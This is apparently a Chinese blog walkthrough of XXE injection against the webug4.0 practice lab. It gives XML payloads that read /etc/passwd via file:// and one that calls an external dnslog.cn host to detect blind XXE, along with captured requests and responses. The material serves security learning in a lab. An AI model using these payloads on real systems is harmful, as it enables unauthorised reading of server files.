webug4.0之xxe注入

原创

山山而川' 于 2021-04-24 22:59:18 发布 4074 收藏

关于xxe漏洞，传送门 -》xxe漏洞详解

1. 页面观察

让我们登录，我们随便输入一个字符如admin，观察页面，出现了xml有关的东西，我们就要怀疑存在xml注入

```
NULL
["xmlEncoding"]=>
NULL
["standalone"]=>
bool(true)
["xmlStandalone"]=>
bool(true)
["version"]=>
string(3) "1.0"
["xmlVersion"]=>
string(3) "1.0"
```


2. 看是否能解析xml数据

这里我们使用burpsuite截取数据包，更好的观察。将以下的测试语句提交到输入框中，如果程序能输出 “my name is nMask”则说明能都解析xml数据

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY name "my name is nMask">]>
<root>&name;</root>
```

其对我们的输入的语句进行了URL编码，且程序正确解析了xml数据


```
Reterer: http://192.168.43.36:49153/control/sqlinject/xxe_injection.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=r2096f657m5aqh8hj4ggjnopv1
Connection: close

data=
%3C%3Fxml+version%3D%221.0%22+encoding%3D%22UTF-8%22%3F%3E++%3C%21DOCTYPE+root+%5B++%3C%21ENTITY+name+%22my+name+is+nMask%22%3E%5D%3E+%3Croot%3E%26name%3B%3C%2Froot%3E
```

```
string(32) "/var/www/html/control/sqlinject/"
["textContent"]=>
string(16) "my name is nMask"
}
```

2. 读取文件

利用file协议读取/etc/passwd文件，使用burp提交的话需要URL编码

```
<?xml version="1.0" encoding="gb2312"?>
<!DOCTYPE a [
<!ENTITY test SYSTEM "file:///etc/passwd">
]>
<a>&test;</a>
```



以上是有回显我们才能看到文件被读取才知道存在xxe漏洞，那假如没有回显了，我们可以使用dnslog来探测是否存在xxe漏洞

3. dnslog探测是否存在xxe漏洞

```
<?xml version="1.0" encoding="gb2312"?>
<!DOCTYPE a [
<!ENTITY xhh SYSTEM "http://r4p4om.dnslog.cn">
]>
<a>&xhh;</a>
```

r4p4om.dnslog.cn

DNS Query Record	IP Address	Created Time
r4p4om.dnslog.cn	1[redacted]36	2021-04-24 22:33:05
r4p4om.dnslog.cn	2[redacted]116	2021-04-24 22:33:05
r4p4om.dnslog.cn	22[redacted]7	2021-04-24 22:33:05
r4p4om.dnslog.cn	221[redacted]5.85	2021-04-24 22:33:05

说明存在漏洞